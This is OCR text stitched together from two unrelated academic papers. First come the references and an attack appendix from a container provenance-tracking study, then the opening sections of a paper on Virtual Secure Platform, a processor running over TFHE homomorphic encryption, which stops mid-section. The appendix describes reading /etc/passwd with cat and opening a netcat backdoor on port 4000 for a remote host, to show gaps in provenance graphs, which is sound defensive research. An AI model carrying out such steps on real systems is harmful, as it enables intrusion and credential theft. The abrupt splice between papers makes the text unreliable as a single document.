[31] Yonghwi Kwon, Fei Wang, Weihang Wang, Kyu Hyung Lee, Wen-Chuan Lee, Shiqing Ma, Xiangyu Zhang, Dongyan Xu, Somesh Jha, Gabriela Ciocarlie, Ashish Gehani, and Vinod Yegneswaran. MCI: Modeling-based Causality Inference in Audit Logging for Attack Investigation. In *25th Network and Distributed System Security Symposium*, 2018.

[32] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. High accuracy attack provenance via binary-based execution partition. In *20th Network and Distributed System Security Symposium*, 2013.

[33] Xin Lin, Lingguang Lei, Yuewu Wang, Jiwu Jing, Kun Sun, and Quan Zhou. A measurement study on Linux container security: Attacks and countermeasures. In *34th Annual Computer Security Applications Conference*, 2018.

[34] Yushan Liu, Mu Zhang, Ding Li, Kangkook Jee, Zhichun Li, Zhenyu Wu, Junghwan Rhee, and Prateek Mittal. Towards a timely causality analysis for enterprise security. In *25th Network and Distributed System Security Symposium*, 2018.

[35] John Lyle and Andrew Martin. Trusted computing and provenance: Better together. In *2nd USENIX Workshop on the Theory and Practice of Provenance*, 2010.

[36] Shiqing Ma, Xiangyu Zhang, and Dongyan Xu. ProTracer: Towards practical provenance tracing by alternating between logging and tainting. In *23rd Network and Distributed System Security Symposium*, 2016.

[37] Antony Martin, Simone Raponi, Theo Combe, and Roberto Di Pietro. Docker ecosystem – Vulnerability analysis. *Computer Communications*, 122, 2018.

[38] James Morris, Stephen Smalley, and Greg Kroah-Hartman. Linux Security Modules: General security support for the Linux kernel. In *11th USENIX Security Symposium*, 2002.

[39] Thomas Pasquier, Xueyuan Han, Mark Goldstein, Thomas Moyer, David Eyers, Margo Seltzer, and Jean Bacon. Practical whole-system provenance capture. In *8th ACM Symposium on Cloud Computing*, 2017.

[40] Byungchul Tak, Canturk Isci, Sastry Duri, Nilton Bila, Shripad Nadgowda, and James Doran. Understanding security implications of using containers in the cloud. In *28th USENIX Annual Technical Conference*, 2017.

[41] Yutao Tang, Ding Li, Zhichun Li, Mu Zhang, Kangkook Jee, Xusheng Xiao, Zhenyu Wu, Junghwan Rhee, Fengyuan Xu, and Qun Li. NodeMerge: Template based efficient data reduction for big-data causality analysis. In *25th ACM Conference on Computer and Communications Security*, 2018.

A Insider Attack: Detailed Steps

The attack partially shown in the motivating example is illustrated in Figures 20. The attack involves 3 steps.

Step 1: The `cat` command is used in a bash shell to read the `/etc/passwd` file.

Step 2: The same bash shell is then used to set up a backdoor using the netcat (`nc`) tool on socket with IP address / local port (`0.0.0.0/4000`).

Step 3: Connection is established to this backdoor port from a remote host.

We perform those steps inside a container and on the host. The container is initialized with a port mapping from port `TCP/4000` inside the container to port `TCP/8000` on the host. It looks like the `netcat` process was listening on port `TCP/4000` of this container, but in fact it was listening on port `TCP/8000` on the host. The bash shell processes which start the attacks are process 2976 and process 4032.

As shown in Figure 20, we cannot identify which attack is performed in the container. Furthermore, the process creation provenance, clone between PID 2976 and PID 3030 (VPID 10), inside the container is broken, resulting in *fragmentation*.

In addition, we only see one file and one socket being touched in the graph because two touched files have the same virtualized paths and two connected sockets have the same local addresses, leading to *ambiguity*.

Virtual Secure Platform: A Five-Stage Pipeline Processor over TFHE

Kotaro Matsuoka*, Ryotaro Banno†, Naoki Matsumoto†, Takashi Sato‡, Song Bian‡

*Undergraduate School of Electrical and Electronic Engineering, Kyoto University,
†Undergraduate School of Informatics and Mathematical Science, Kyoto University,
‡Department of Communications and Computer Engineering, Kyoto University
*matsuoka.kotaro@gmail.com, †{ryotaro.banno, m.naoki9911}@gmail.com,
‡{takashi, sbian}@easter.kyoto-u.ac.jp

Abstract

We present Virtual Secure Platform (VSP), the first comprehensive platform that implements a multi-opcode general-purpose sequential processor over Fully Homomorphic Encryption (FHE) for Secure Multi-Party Computation (SMPC). VSP protects both the data and functions on which the data are evaluated from the adversary in a secure computation offloading situation like cloud computing. We proposed a complete processor architecture with a five-stage pipeline, which improves the performance of the VSP by providing more parallelism in circuit evaluation. In addition, we also designed a custom Instruction Set Architecture (ISA) to reduce the gate count of our processor, along with an entire set of toolchains to ensure that arbitrary C programs can be compiled into our custom ISA. In order to speed up instruction evaluation over VSP, CMUX Memory based ROM and RAM constructions over FHE are also proposed. Our experiments show that both the pipelined architecture and the CMUX Memory technique are effective in improving the performance of the proposed processor. We provide an open-source implementation of VSP which achieves a per-instruction latency of less than 1 second. We demonstrate that compared to the best existing processor over FHE, our implementation runs nearly 1,600× faster.

1 Introduction

In a typical cloud computing scheme, clients want to offload their computations, that are, the evaluations of some programs over their private data, to some cloud server. The problem we try to tackle in this paper is to protect the programs and data of the clients against the server per se, or some third-party intruder who has physical access to the server. Since current mainstream physical processors, like Intel Xeon, cannot directly run encrypted instructions (i.e., the program to be offloaded), encrypted functions and data must be decrypted at run-time. Therefore, current cloud computing schemes suffer from side channel attacks [1, 2]. In addition, processor vendors may also plant backdoors. As a result, the cloud service vendors and those who can physically access the servers are, in theory, able to steal the program along with the input data from the clients.

The key idea to solve the problem mentioned above is to directly run encrypted instructions [3]. In other words, the client of the cloud service sends the encrypted instructions which represent the function to be evaluated and the encrypted inputs to the cloud sever. Meanwhile, the cloud server evaluates the function using the inputs, without decryption. After the evaluation, the cloud server sends back the encrypted results to the client. During the entire evaluation process, the cloud server does not have access to any plaintext, so the evaluated function and the data are protected. The above scheme can be established by representing the processor as Boolean circuits, and the evaluation of the circuits are conducted through the use of Secure Multi-Party Computation (SMPC) protocols. Because Boolean circuits can be represented by a graph containing different types of logic gates as graph nodes (e.g., in Figure 1b), if we can perform the logical operations over encrypted input bits, we can emulate the operation of a processor by evaluating the processor circuit with the associated encrypted inputs.

Currently, we have two well-known SMPC candidates for evaluating Boolean circuits directly over encrypted inputs, namely Garbled Circuit (GC) [4] and Fully Homomorphic Encryption (FHE) [5]. GC implements SMPC operations by providing a set of encrypted truth tables for the outputs of the corresponding logic gates. During GC evaluation, the truth tables are evaluated obliviously to carry out the encrypted function evaluation. On the other hand, FHE is intrinsically more of a Secure Computation Offloading (SCO) scheme, where inputs to some public function are encrypted. The evaluator directly evaluates the public function over the ciphertexts, and returns the results to the encryption party. There are two previous works which propose to run encrypted instructions using GC: TinyGarble [6] and GarbledCPU [7]. These works implement a processor with the MIPS Instruction Set Architecture (ISA). Since most modern compilers support MIPS, both TinyGarble and GarbledCPU support the evaluation of most

conventional programs, e.g., programs written in the C language. However, in theory, we cannot achieve SCO with GC, as the generation of the GC truth tables always take more computational resources than locally evaluating the program. In contrast, as mentioned, FHE is inherently an SCO scheme [5]. Unlike GC, there is no need for tables generation for the evaluation of logic gates in FHE. To the best of our knowledge, FURISC [8] is the only previous work which implements a processor over the Smart-Vercauteren FHE Cryptosystem [9]. The processor only accepts one Turing-complete instruction, Subtract Branch if Negative (SBN). This means that it is necessary to modify modern compilers like Clang or GCC to work with FURISC, which is a highly non-trivial task. In fact, FURISC does not have any compiler support.

We propose Virtual Secure Platform (VSP), a comprehensive platform that provides a full set of tools for a complete two-party SCO scheme. Our standalone platform includes open-sourced designs and implementations of HE libraries, processor architectures, custom ISA and compiler environments. Building upon the well-known Torus Fully Homomorphic Encryption (TFHE) scheme, VSP allows any user with an arbitrary C program to execute their codes in an SCO manner. To the best of our knowledge, VSP is the fastest and most complete (in terms of the set of tool sets we provide) open-source processor platform to date.

Contributions: In brief, our contributions are as follows:

- We present VSP, the first comprehensive platform that implements a multi-opcode general-purpose sequential processor over TFHE, which enables two-party SCO. We also provide an open-source Proof of Concept (PoC) implementation of VSP, including our pipelined processor.
- We implemented the entire toolchain including a C compiler based on LLVM in order to fully support C language in VSP. The toolchain is based on our custom ISA named CAHPv3.
- We propose CMUX Memory, an optimized memory structure over TFHE. We fully leverage the Leveled Homomorphic Encryption (LHE) mode of the TFHE to ensure fast memory access, which is one of the main performance bottlenecks of VSP.
- Our open-source PoC implementation can evaluate one clock cycle of the processor in less than 1 second. This translates to nearly 1,600× per-instruction latency reduction compared to FURISC, the state-of-the-art FHE-based SCO scheme.

2 Preliminaries

In this section, we define and explain some basic concepts used throughout this work. We first review the properties and constructions of HE in Section 2.1. Then, we give an overview on the security properties of the SMPC protocols focused in this work in Section 2.2. Finally, we briefly summarize the general terminologies involved in processor designs in Section 2.3.

2.1 Homomorphic Encryption

2.1.1 Overview of Homomorphic Encryption

Homomorphic Encryption (HE) is a form of encryption which permits encrypted data to be evaluated without decryption [10]. HE can be classified into several categories depending on the types of functions that are permitted to be evaluated. A Fully Homomorphic Encryption (FHE) scheme allows one to evaluate arbitrary functions. Some popular FHE candidates include Torus Fully Homomorphic Encryption (TFHE) [11], Smart-Vercauteren Cryptosystem [9] and Brakerski-Gentry-Vaikuntanathan (BGV) [12]. All of the above mentioned candidates can evaluate arbitrary Boolean circuit over encrypted ciphertexts. Beside FHE, another category of HE is called Leveled Homomorphic Encryption (LHE). LHE has limitations on the depth of function that can be expressed, but are much faster than FHE in general. Depth here means the number of consecutive multiplications to be performed on the same ciphertext. Lastly, we note that some FHE schemes like TFHE and BGV have LHE modes.

In VSP, we cannot know *a priori* how many times we have to evaluate the circuit of the processor. This is because a general solution to the problem of determining how many clock cycles a program will take written in a Turing-complete language solves the famous Halting Problem, which is known to be undecidable. Therefore, FHE is most suitable for constructing processor-like architectures as in VSP.

Bootstrapping: Bootstrapping is one of the most important idea in the construction of FHE. It is proposed in the seminal work of Gentry [5]. The bootstrapping can be thought as evaluating a decryption function over HE. Bootstrapping is needed for FHE schemes, as we can remove the noises from the ciphertexts generated during the evaluations. Bootstrapping needs additional keys for evaluation, including an encrypted secret key.

Key switching: Key switching is a function that maps a ciphertext $\mathrm{Enc}_{s_1}(m)$ to $\mathrm{Enc}_{s_2}(m)$ without decryption, where $\mathrm{Enc}_{s_i}(m)$ means encrypted m with a secret key s_i. As with bootstrapping, this function also requires an encrypted secret key, but its format is different from that required for bootstrapping, because key switching needs $Enc_{s_2}(s_1)$.

In this paper, we call the set of the keys which are required to evaluate both the bootstrapping and the key switching as Bootstrapping Key.

2.1.2 TFHE

TFHE [11, 13] is one kind of FHE. TFHE natively supports one-operand logic operations like NOT, two-operand logical

operations like NAND, NOR, XNOR, AND, OR and XOR, and the three-operand MUX. There are two reasons for choosing TFHE as a foundation of VSP. First, bootstrapping of TFHE only takes 10 milliseconds order. This is the fastest one to our best knowledge. In contrast, bootstrapping of BGV takes order of minutes with HElib [14]. Second, TFHE supports LHE mode which we find to be efficient in constructing memory units, and a detailed construction of memory units over the LHE mode of TFHE is explained in Section 8.

In what follows, we describe TFHE briefly. We will strip away unnecessary generality in order to keep the explanations straightforward.

Notations: In this work, we adopt a similar notation style as in [11], which is listed below.

$\mathbb{B}$: The set $\{1,0\}$ without any structure.

$\mathbb{T}$: The real Torus $\mathbb{R}/\mathbb{Z}$, the set of real number modulo 1. In this work, we define the interval of $\mathbb{T}$ to be $[-0.5, 0.5)$.

$\mathbb{T}_N[X]$, $\mathbb{Z}_N[X]$: The rings of polynomials $\mathbb{R}[X]/(X^N+1)$ mod 1 and $\mathbb{Z}[X]/(X^N+1)$.

$\mathbb{B}_N[X]$: The polynomials in $\mathbb{Z}_N[X]$ with binary coefficients.

$1[X]$: The polynomial in $\mathbb{Z}_N[X]$ whose coefficients are all 1.

$sgn(a[X])$: The polynomial whose i th coefficient is $sgn(i$ th coefficient of $a[X])$.

E^p: The set of vectors of dimension p with entries in E.

$M_{p,q}(E)$: The set of $p \times q$-size matrices with elements in E.

$U(E)$: The uniform distribution over E.

$\leftarrow$: $x \leftarrow D$ means x itself or its entries or coefficients are drawn from the distribution D.

n, N, l, α, μ: $n, N, l \in \mathbb{N}$, $\alpha \in \mathbb{R}$ and $\mu = 1/8$.

$\mathbf{a}, a[X], b[X]$: $\mathbf{a} \in \mathbb{T}^n$ and $a[X], b[X] \in \mathbb{T}_N[X]$.

Modular Gaussian Distribution: Let $k \geq 1$ and $\sigma \in \mathbb{R}^+$. For all $\mathbf{x} \in \mathbb{R}^k$, we refer to the Gaussian function of center 0 and standard deviation σ as $\rho_{\mathbb{R}^k,\sigma}(\mathbf{x}) = \exp(-\|\mathbf{x}\|^2/2\sigma^2)$. Meanwhile, $\mathcal{D}_{\mathbb{T}^k,\sigma}(\mathbf{x})$ defines a (restricted) Gaussian Distribution of center $\mathbf{0}$ and standard deviation σ over $\mathbb{T}^k$, and is derived by $\mathcal{D}_{\mathbb{T}^k,\sigma}(\mathbf{x}) = \sum_{l \in \mathbb{Z}} \rho_{\mathbb{R}^k,\sigma}(\mathbf{x} + l \cdot \mathbf{1})$.

TLWE: TLWE is the Torus version of the learning with errors (LWE) problem [15]. TLWE can be represented as $(\mathbf{a}, b)$, an $n+1$ dimensional Torus vector. $\mathbf{s} \in \mathbb{B}^n$ is the secret key and $\mathbf{s} \leftarrow \mathbb{B}$.

Encryption: Let $e \leftarrow \mathcal{D}_{\mathbb{T},\sigma}(x)$ and $\mathbf{a} \leftarrow U(\mathbb{T}^n)$. $m \in \mathbb{B}$ is the plaintext message. Then, $b = \mathbf{a} \cdot \mathbf{s} + \mu(2m-1) + e$.

Decryption: Return $(1 + sgn(b - \mathbf{a} \cdot \mathbf{s}))/2$.

TRLWE: TRLWE is the Torus version of ring-LWE. TRLWE can be represented as $(a[X], b[X])$, a two dimensional Torus polynomial vector. $s[X] \in \mathbb{T}_N[X]$ represents the secret key and $s[X] \leftarrow U(\mathbb{B})$.

Encryption: Let $e[X] \in \mathbb{T}_N[X] \leftarrow \mathcal{D}_{\mathbb{T}^N,\sigma}(\mathbf{x})$ and $a[X] \leftarrow U(\mathbb{T}^N)$. $m[X] \in \mathbb{B}_N[X]$ is the plaintext message. Then, $b[X] = a[x] \cdot s[X] + \mu(2m[X] - 1[X]) + e[X]$

Decryption: Return $(1[X] + sgn(b[X] - a[X] \cdot s[X]))/2$.

TRGSW: This is a Torus and ring version of GSW, which is represented as a vector of TRLWE ciphertexts, or equivalently, a matrix of polynomials. TRGSW ciphertexts are in $M_{2,2l}(\mathbb{T}_N[X])$.

Encryption: Let $l, Bg \in \mathbb{N}, i \in [1, 2l]$. $e[X] \in \mathbb{T}_N[X] \leftarrow \mathcal{D}_{\mathbb{T}^N,\sigma}(\mathbf{x})$ and $a[X] \leftarrow U(\mathbb{T}^N)$. $m \in \mathbb{B}$ is the plaintext message. Then, $b_i[X] = a_i[x] \cdot s[X] + e_i[X]$ and the ciphertext $\mathbf{C}$ is defined as follows:

$$\mathbf{C} = \begin{pmatrix} a_1[X] + \frac{m}{Bg} & b_1[X] \\ a_2[X] + \frac{m}{Bg^2} & b_2[X] \\ \vdots & \vdots \\ a_l[X] + \frac{m}{Bg^l} & b_l[X] \\ a_{l+1}[X] & b_{l+1}[X] + \frac{m}{Bg} \\ \vdots & \vdots \\ a_{2l}[X] & b_{2l}[X] + \frac{m}{Bg^l} \end{pmatrix}$$

We omit the explanation on the decryption of TRGSW as it is not needed in this paper.

Sample Extraction and Identity Key Switching: This operation converts a TRLWE ciphertext into a TLWE ciphertext. Identity Key Switching (IKS) denotes the special case of Public Key Switching where the public function is the identity function [11]. The noise variance of the output TLWE ciphertext becomes larger than the input TRLWE ciphertext because IKS adds noises. The construction of Bootstrapping in TFHE uses this as a fundamental block.

Bootstrapping in TFHE: In TFHE, Bootstrapping can be defined for TRLWE and TLWE. This can be configured by Sample Extraction (SE) and IKS at the beginning or end of the Bootstrapping procedure. The type of output ciphertext is the same as that of the input but the noise is refreshed to the level of a freshly encrypted ciphertext.

CMUX: CMUX is short for Controlled MUltipleXer. This is one of the LHE-mode operations of TFHE and is equivalent to a homomorphic multiplexer. CMUX takes two TRLWE ciphertexts as inputs and a TRGSW ciphertext as its selector input. CMUX outputs a TRLWE cipehrtext. The noise variance of the output TRLWE ciphertext is bigger than that of the inputs because additional noise is induced by the CMUX operation.

Homomorphic Gates: These are FHE-mode operations of TFHE and they represent logic gates. Their inputs and outputs are TLWE ciphertexts. All Homomorphic Gates except for HomNOT perform bootstrapping in their evaluation. HomNOT only negates the coefficients of its input TLWE ciphertext, so the noise variances remain the same for its input and output ciphertexts.

HomMUX without SE and IKS: This is MUX of Homomorphic Gates (HomMUX) without SE and IKS in its Bootstrapping. By definition, HomMUX without SE and IKS maps three TLWE ciphertexts to a TRLWE ciphertext. HomMUX without SE and IKS is used in the construction of our CMUX Memory.

Circuit Bootstrapping: This is a function which converts a TLWE ciphertext into TRGSW ciphertext proposed in [11]. The noise variance is always the same between the input and output of Circuit Bootstrapping, as bootstrapping is performed during the process.

Parameters of TFHE: Parameters of TFHE are one of the most important things in security analysis of VSP since they determine the security level of TFHE. In our PoC implementation, we adopt parameters recommended in [13, 16]. The estimated security of the parameter set is 80-bit [11].

2.2 Terms for Security Analysis

2.2.1 Definitions for Protocols

The main protocol we treat in this paper is two-party Secure Computation Offloading (SCO). Two-party SCO is a special case of Private Function Evaluation (PFE) [17]. To clarify the difference between VSP and GarbledCPU or TinyGarble, we also explain Private Function Secure Function Evaluation (PF-SFE).

Definition of Alice and Bob: In this paper, Bob is someone who provides most of computational resource, like cloud vendors, and Alice is someone who is the user of the cloud service and possesses the secret key. Both of them are interested in learning as much private information as possible from the other party.

Two-party SCO: In this protocol, only Alice has private information, which is a function to be evaluated along with the inputs. Furthermore, only Alice learns the result of the evaluation.


Two-party PF-SFE: In this protocol, Bob has a function to be evaluated and Alice has its input, but only Alice learns the result of the function.

2.2.2 Security Assumptions

There are two assumptions in our security analysis: the 1-circular security defined in [18], which relates to security of the TFHE scheme, and the honest-but-curious model, which limits the behavior of the adversary.

1-circular security: Circular security is classified into Key-Dependent-Message (KDM) security [18, 19]. 1-circular security means that encryption of a secret key using the secret key itself is secure. This is assumed in [11] to simplify the implementation.

Honest-but-curious model: A honest-but-curious adversary is a legitimate participant in a communication protocol who will not deviate from the defined protocol but will attempt to learn all possible information from legitimately received messages [20].



(a) Circuit representation **(b)** Graph representation

Figure 1: The (a) circuit and (b) graph representation of a half adder.

2.3 Terms for Processor Design

We use a half adder as an example for explaining circuit-related vocabulary in this paper. A half-adder can be represented as Figure 1a. To simplify the explanation, we only use NAND and NOT gates here. We denote its input bits by A and B, and its output bits by S and C. A half adder computes a 1-bit addition. For example, if $A = B = 1$, then $S = 0, C = 1$, which calculates one plus one equals two. Let e, d, f denote intermediate outputs of the gates. If we represent a NAND gate by function $\mathrm{NAND}(\cdot,\cdot)$ and NOT gate by $\mathrm{NOT}(\cdot)$, we can interpret this circuit as a series of equations like the following:


$$\begin{cases} d &= \mathrm{NAND}(A,B) \\ e &= \mathrm{NAND}(A,d) \\ f &= \mathrm{NAND}(d,B) \\ S &= \mathrm{NAND}(e,f) \\ C &= \mathrm{NOT}(d) \end{cases} \tag{1}$$

Boolean Circuits over TFHE: The main idea for evaluating Boolean circuits over TFHE is replacing each logic gate in the Boolean circuit by a Homomorphic Gate from TFHE. In the half-adder circuit shown in Figure 1a, this means replacing $\mathrm{NAND}(\cdot,\cdot)$ and $\mathrm{NOT}(\cdot)$ in Equation (1) by equivalent TFHE operations, that is, $\mathrm{HomNAND}(\cdot,\cdot)$ and $\mathrm{HomNOT}(\cdot)$. Let $\mathrm{Enc}(\cdot)$ denote encryption function of TFHE. Then, we can reinterpret Figure 1a by using the idea as follows:

$$\begin{cases} \mathrm{Enc}(d) &= \mathrm{HomNAND}(\mathrm{Enc}(A),\mathrm{Enc}(B)) \\ \mathrm{Enc}(e) &= \mathrm{HomNAND}(\mathrm{Enc}(A),\mathrm{Enc}(d)) \\ \mathrm{Enc}(f) &= \mathrm{HomNAND}(\mathrm{Enc}(d),\mathrm{Enc}(B)) \\ \mathrm{Enc}(S) &= \mathrm{HomNAND}(\mathrm{Enc}(e),\mathrm{Enc}(f)) \\ \mathrm{Enc}(C) &= \mathrm{HomNOT}(\mathrm{Enc}(d)) \end{cases}$$

This interpretation enables us to evaluate single-bit addition over TFHE with encrypted inputs and outputs. We can formulate, in a similar way, an entire processor circuit over TFHE.

Pipeline: Pipeline is a mechanism to increase the number of gates that can be evaluated in parallel ($\mathfrak{g}$) by dividing the



(a) Unpipelined **(b)** Pipelined

Figure 2: Examples of (a) unpipelined and (b) pipelined circuits.

circuit into several stages with registers. The registers hold the inputs to and outputs from the stages for synchronization.

Figure 2 shows the unpiplined and pipelined circuits. In the unpipelined circuit, $\mathfrak{g} = 2$ because only NAND(A,B) and NAND(C,D) can be evaluated simultaneously. Meanwhile, in the pipelined circuit, $\mathfrak{g} = 3$ because the register feeds the value to the NAND gate, such that NAND$(\text{Reg}(e),\text{Reg}(f))$, NAND$(A,B)$ and NAND(C,D) can be evaluated in parallel. That is how the pipelining increases the parallelism of the processor. Lastly, we emphasize an important point that pipelining adds considerable costs to physical processor designs as physical registers need to be added to the processor circuit to enable pipelining. However, for FHE-based processors, we do not need to implement these pipeline registers using Homomorphic Gates. The intermediate ciphertexts can simply be stored into the physical memory, acting as a "pipeline register." This reasoning holds true for all sequential elements (e.g., flip-flops) in the VSP processor architecture.

3 Related Works

There are some previous works which enable one to run encrypted programs by implementing a Boolean circuit of a processor over SMPC protocols. We only provide a brief summary on the most relevant works, and more works can be found in Appendix A.

3.1 Processor over HE

There have been a few works that have attempted to implement processors over HE to run encrypted instructions [21–24]. However, only FURISC [8, 25] represents the processor as a Boolean circuit. FURISC uses Smart-Vercauteren Cryptosystem [9, 26] to represent its processor. Smart-Vercauteren Cryptosystem is an FHE which supports XOR and AND over the ciphertexts. FURISC theoretically can be solutions for two-party SCO although it is not discussed in their paper [8]. FURISC implements an One Instruction Set Computer (OISC) processor which supports only one instruction, SBN. This means modifying modern compilers like Clang or GCC to work for it is not an easy task because it is far different from current mainstream instruction sets. In fact, there is no high-level language compiler available for FURISC. In the experiments in Section 9, we show that VSP runs nearly 1,600× faster than the estimated runtime of FURISC.

3.2 Garbled Processor

Garbled Processor is the name for the processor over Garbled Circuit (GC). There are three works, ARM2GC [27], TinyGarble [6], and GarbledCPU [7]. ARM2GC emulates an ARM processor, but it assumes the function to be evaluated as public. TinyGable and GarbledCPU emulate a MIPS processor and enable to use conventional programming representation for two-party PF-SFE [6, 7]. The most critical weakness of Garbled Processors is that, in theory, such constructions cannot achieve two-party SCO. If Garbled Processor is used in SCO, Alice needs to generate a table of ciphertexts for all of the outputs of each gate for each clock cycle. This means Alice has to do more computationally intensive tasks than directly evaluating the function with the inputs.

4 Abstract Protocol Flow in Two-party SCO

In this section, we explain how VSP works in the two-party SCO protocol. Two-party PF-SFE can be theoretically achieved by modifying two-party SCO. See Appendix B.

Public/Private Data: The parameters of TFHE, Bootstrapping Key, the circuit of the processor, the upper-bound of the number of processor evaluation, the ciphertexts of ROM and RAM, and the sizes of ROM and RAM are public to all parties. The plaintext data of ROM and RAM data, the result of the evaluated function and the secret key are private for Alice.

4.1 Abstract Protocol Flow

The protocol flow of VSP can be divided into seven phases, and a visual depiction is shown in Figure 3. The phases are discussed as follows.

1. **Key Generation**: Alice generates a secret key.
2. **Registration**: Alice generates a Bootstrapping Key from the secret key and sends the Bootstrapping Key to Bob.
3. **Compilation**: Alice compiles the source code of the function to be evaluated into executable (instructions) for the processor using an ordinary compiler.
4. **Encryption**: Alice combines the executable with inputs, and encrypts them as ROM and RAM. The executable has a RAM part because of the initialization of global variables. In this phase, Alice also decides how many clock cycles Bob has to evaluate.
5. **Evaluation**: Bob evaluates the encrypted ROM and RAM by repeatedly evaluating the processor circuit using the TFHE ciphertexts from Alice for the designated




Figure 3: The proposed protocol flow of two-party SCO.

number of clock cycles. In this phase, what we refer to as the snapshot is also generated. A snapshot contains all necessary information for the Resumption phase, including ciphertexts of current register values, ROM and RAM.

6. **Decryption**: Alice decrypts the encrypted result using her secret key.

7. **Resumption**: Alice checks the termination flag which is included in the result. If the flag indicates that the evaluation of the function has finished, the protocol is terminated. If not, Alice re-generates the number of clock cycles Bob needs to additionally evaluate the processor circuits. Then, Bob executes the evaluation for the designated clock cycles using the information contained in the snapshot and returns to Decryption phase.

In the above procedures, 1. and 2. are needed only once. If Alice wants to evaluate multiple sets of functions and (or) inputs, the secret key and the Bootstrapping Key can be reused. Therefore, the computational and communication costs for them are negligible.

Client-Side Computation and Outsourcing: Here, we briefly show why VSP is able to provide a meaningful computation outsourcing scheme. To outsource a program in a meaningful way, the cost of client-side (i.e., Alice-side) computations for setting up the outsourcing protocol must be less than that of locally evaluating the program to be outsourced. In VSP, the client-side costs almost entirely depend on the security parameter and the size of the memory m, but not on the number of clock cycles n required to evaluate the compiled program. Therefore, for any program where $k \cdot m \leq o(n)$ for some constant k (k only depends on the security parameter), it holds that the client-side computation costs are a less than that of directly evaluating the program.

5 Security Analysis

In this section, we analyze security of VSP. We also describe the termination problem, which is one of the reasons why we assume honest-but-curious adversary model. In this paper, we also assume 1-circular security as assumed in TFHE.

5.1 Security Analysis in Two-party SCO

In this paper, we assume that Bob has physical access to the computational resource. More precisely, the assumption is that Bob can read even electric signals in the CPU dies between transistors. Therefore, any private information which is decrypted in the computational resource leaks to Bob.

Bob tries to guess Bootstrapping Key, ROM, RAM, registers, wires, etc. However, since we assume honest-but-curious adversary model, this can be reduced to the hardness of decryption of ciphertexts of TFHE in Chosen-plaintext Attack (CPA) setting. As LWE-based FHE schemes are generally based on well-established hardness assumptions, the security of VSP can be easily guaranteed.

5.2 The Termination Problem

In VSP, it is obvious that Bob cannot know if the evaluated program is halted or not, without run-time communication with Alice, as the state of the processor is entirely encrypted. The termination problem is also discussed in FURISC paper [8]. The protocol which is claimed to be a solution for the problem in the paper can be interpreted as the following procedures in VSP:

1. Bob sends to Alice a TLWE ciphertext of the termination flag. Here, the termination flag indicates if the function evaluation is finished or not.

2. Alice decrypts the termination flag and tells Bob to terminate or continue the evaluation.

3. If Alice decided to terminate the evaluation in step 2, Bob sends back the evaluation results of the function to

Alice. If Alice decided to continue, Alice re-generates the number of clock cycles and sends it to Bob. Then, Bob performs the evaluation and goes back to step 1.

This protocol is included in step 5 to 7 of the protocol flow of two-party SCO, since the ciphertext of the termination flag is included in the encrypted result. In our PoC implementation of VSP, the termination flag is (homomorphically) generated by the Instruction Decode stage of the processor.

Note that if the adversary model is not honest, Bob can try to send the Bootstrapping Key, which includes the encrypted secret key, or arbitrary ciphertexts to Alice for decryption, pretending that the TLWE ciphertext is encrypting the termination flag. As a result, to extend the threat model of VSP into a malicious setting, we need to ensure the existence of a decryption oracle and the malleability of the underlying FHE schemes are overcame. We point out that adopting IND-CCA1 FHE [28, 29] in combined with Verifiable Computation [30] can be a candidate solution for VSP in a malicious setting, and is one of our future works.

6 Design and Implementation of VSP

In this section, we explain how we designed and implemented VSP [31].

6.1 Design Goals

The following three design goals are prioritized during the design of VSP.

(i) C compatibility

Since it is obviously difficult to actually adopt a secure framework if the framework is inconvenient to use, we decided to support high-level program representations so that users can use VSP with ease. There are two reasons why we chose the C language as our high-level representation. First, C is one of the most widely used programming languages. Second, the C language is designed to be fast, where extensive optimizations have been devoted into the optimization of C-based programs, e.g., the LLVM framework [32]. Therefore, with C support, users of VSP can have easy access to efficient programs.

(ii) ISA Optimization

Due to the high computational demand, the number of logic gates that can be evaluated in parallel ($\mathfrak{g}$) over TFHE is limited by the number of parallel processing capacity of the physical machine. In VSP, the evaluation time of the circuit is proportional to the total number of gate count ($\mathfrak{t}$), as $\mathfrak{g}$ of a processor generally exceeds the parallel processing capacity of an ordinary desktop computer. Since the ISA plays a key role in determining $\mathfrak{t}$ of the processor, we decided to design our custom ISA in such a way that the circuit of the processor can be minimized, while retaining C compatibility.

(iii) Maximizing Parallelism

